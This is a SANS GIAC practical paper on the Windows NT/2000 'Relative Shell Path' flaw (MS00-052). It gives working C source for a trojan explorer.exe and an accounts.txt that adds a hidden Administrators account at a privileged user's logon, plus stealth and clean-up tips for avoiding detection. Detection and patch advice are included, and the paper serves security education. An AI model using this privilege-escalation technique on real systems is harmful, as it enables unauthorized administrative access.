Global Information Assurance Certification Paper

"Relative Shell Path" Vulnerability

Practical Exam submitted for the SANS GIAC certification in Advanced Incident Handling and Hacker Exploits

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Exploit Details

Name

"Relative Shell Path" Vulnerability

Variants

The exploit contained in the document is a variant of the traditional "Trojan horse" mechanism, in which a bogus and potentially malevolent executable is made to masquerade as and/or launch an authentic executable. It also qualifies as a "privilege escalation" exploit, which allows a user with limited privileges to gain more privileges by exploiting a system vulnerability.

Operating System

Windows NT 4.0 and Windows 2000

Protocols/Services

This vulnerability exists via the Windows API call "`CreateProcess`", and its particular usage in conjunction with invoking executables whose paths are contained in the Windows NT/2000 registry.

Brief Description

It is possible for a non-privileged user to cause Windows NT 4.0 or Windows 2000 to invoke an alternate, bogus version of `explorer.exe` (desktop) during logon sessions, rather than the authentic `explorer.exe` executable.

This means that the non-privileged user could cause anyone who logs into the machine (including a privileged user) to run the non-privileged user's code of choice upon logon.

Protocol Description

The Windows API call "`CreateProcess`" invokes an executable. The way in which it locates the correct executable to invoke (the executable path) is at the heart of this vulnerability. More information on how this executable path is significant is covered subsequently in this document.

Description of variants

Trojan Horses are among the most ancient of attacker exploits. Examples include:

- Phony logon screens which record passwords for later use by an unauthorized entity.
- Replacement of legitimate system functions (such as compilers and mail applications) with malevolent code that masquerades as the "real thing".
- "Rootkits" which contain executables that hide the fact that an attacker has compromised a system.

Trojan horses are often part of a "progressive exploit" in which a system vulnerability is used to allow the attacker to plant the malevolent Trojan code into the system. For example, in the specific case contained in this document, the vulnerability allows the attacker to replace the legitimate `explorer.exe` (essentially, the Windows desktop) with arbitrary code.

How the exploit works

When a Windows NT 4.0 or Windows 2000 system function calls for invocation of an executable with a relative (not fully specified) pathname, it searches a predictable set of paths to find the executable. The most likely sequence is:

```
1. %SystemDrive%\ (e.g., C:\)
2. %SystemRoot%\System32 (e.g., C:\WINNT\System32)
3. %SystemRoot% (e.g., C:\WINNT)
```

(These paths are defaults, and may be different on some machines, depending on installation choices. Detailed information on these paths and what they represent can be found in the Microsoft references found at the end of this document.)

If an attacker somehow places an executable with the same name as a legitimate executable earlier in the search path sequence, and if the executable is invoked with a relative (not fully qualified) path name, the attacker's executable will be invoked instead of the legitimate executable.

This requires that:


1. The attacker has read/write privileges to a directory in the search path
2. The executable is not specified with a fully qualified path name

By default, users on a machine have read/write access to a directory in the search path - the root of the system drive (e.g., `C:\`). Also, by default, the registry entry that calls explorer.exe (the Windows desktop) upon logon uses a relative path name (`explorer.exe`) rather than a fully-qualified pathname.

So, by placing a bogus executable named `explorer.exe` in the `C:\` directory, an attacker can cause any user logging in to the machine to run the bogus `explorer.exe` in the logon sequence. The bogus `explorer.exe` might then run the real `explorer.exe` (to avoid suspicion), but would also perform actions to help the attacker gain further privileges on the machine.

Diagram

This exploit requires an interactive logon to the vulnerable system in order to execute the exploit. Following is a diagram showing how the exploit is performed. More details are contained in the next section, "How to use it".



How to use it

This exploit permits a non-privileged user to surreptitiously cause a privileged user to run arbitrary code under the security context of the privileged user upon logon. One good way to take advantage of this ability would be to cause code to be invoked which adds a new privileged user account to the system.

The sample exploit that I have tested and documented includes the following steps:

1. Create a bogus `explorer.exe` file which first invokes the authentic `explorer.exe` (in the `\WINNT` directory), but which also runs a utility (`addusers.exe`) to add a new, privileged user account to the system.
2. Log in interactively to the target machine as a non-privileged user.
3. Place the bogus `explorer.exe`, `addusers.exe` and the support file `accounts.txt` in the `C:\` directory.
4. Await a privileged user to log into the machine.
5. Return to the machine and log in using the new, privileged account. Welcome to the `Administrators` group!

Signature of the attack

Strange files placed in the `C:\` directory are a sign that something is amiss. In particular, a file named "`explorer.exe`" in the `C:\` directory is a dead giveaway.

How to protect against it

Microsoft patches are available to fix this specific problem. See the Microsoft Bulletin and FAQ referenced later in this document for details.

Other best practices that would protect against exploits of this nature include:

1. Do not permit interactive login to critical machines such as domain controllers, servers and other infrastructure platforms. Use both physical and logical security to safeguard these platforms.
2. Change file permissions on systems as appropriate to safeguard directories.
3. Use host intrusion detection tools (such as Tripwire) to detect and alarm when changes are made to key directories.
4. Use auditing to log and discover key system changes (such as the addition of a new, privileged user account).

Source code/ Pseudo code

I have included source code that (in concert with the `addusers.exe` utility from the Windows 2000 Resource Kit) demonstrates how this vulnerability can be exploited. I

have successfully tested this code on a Windows 2000 Professional platform.

The bogus program `explorer.exe` is created from the following `explorer.c` source file. This was compiled with the C compiler in Microsoft Visual Studio 6.0.

Listing of `explorer.c`

```
#include <stdio.h>
#include <process.h>

char* prog;             // Pointer to executable program string
char* args[4];          // Pointers to arguments for executable

void main ()
{
        /* Run the real explorer first */
        /* without waiting (_P_NOWAIT) before launching the */
        /* subsequent executable.  This makes the exploit less */
        /* visible to the user logging in. */

        prog = "c:\\winnt\\explorer.exe";
        args[0] = prog;
        args[1] = NULL;
        _spawnv(_P_NOWAIT,prog, args);

        /* Run the Resouce Kit addusers.exe program */
        /* with the "/c" parameter (add users) and using the */
        /* configuration file "accounts.txt".  See documentation */
        /* for the contents of accounts.txt and how they are */
        /* used to add a privileged user account */

        prog = "addusers.exe";
        args[0] = prog;
        args[1] = "/c";
        args[2] = "accounts.txt";
        args[3] = NULL;
        _execv(prog, args);  // execv exits this application after running
}
```

explorer.c

This `explorer.exe` relies on `addusers.exe`, a utility found in both the Windows NT 4.0 and Windows 2000 Resource Kits. (`addusers.exe` is not contained in the submitted exploit enclosure, as it is a licensed program from Microsoft and must be purchased as part of the Resource Kit.)

In this instance of the exploit, `addusers.exe` (with the "`/c`" option) uses the following configuration file (`accounts.txt`):

```
[User]
jacksprat,Jack Sprat,,,,,,
[Local]
Administrators,,jacksprat
```

accounts.txt

The format of `accounts.txt` is fairly straightforward. This configuration file instructs `addusers.exe` to add a new user (`jacksprat`), and places that user in the local `Administrators` group.

Potential enhancements

This code is a proof of concept, and worked flawlessly in my laboratory environment. It could potentially be cleaned up in the following ways:

1. Anyone logging into the system will see a DOS prompt flash by as the `addusers.exe` utility is run. Using Windows API functions from a windowed application (with the correct "stealth" settings) instead of the `addusers.exe` utility might make the process less visible.
2. The utility `addusers.exe` and the support file could be placed in another directory to avoid suspicion.
3. A "clean-up" script could be used to delete the files after execution in order to avoid detection.

Additional Information

Microsoft has produced a security bulletin that explains this vulnerability and provides information on obtaining and installing a patch. The bulletin can be found at:

`http://www.microsoft.com/technet/security/bulletin/ms00-052.asp`

Microsoft has also produced a FAQ on this vulnerability that can be found at:

`http://www.microsoft.com/technet/security/bulletin/fq00-052.asp`

Further technical details on invocation of executables from the registry can be found in Microsoft's TechNet article, "Registry-Invoked Programs Use Standard Search Path", which is located at:

`http://www.microsoft.com/technet/support/kb.asp?ID=269049`

More information and potential exploit alternatives are provided by Alberto Aragones of The Quimeras Company. This information can be found at:

`http://www.quimeras.com/secadv/ntpath.htm`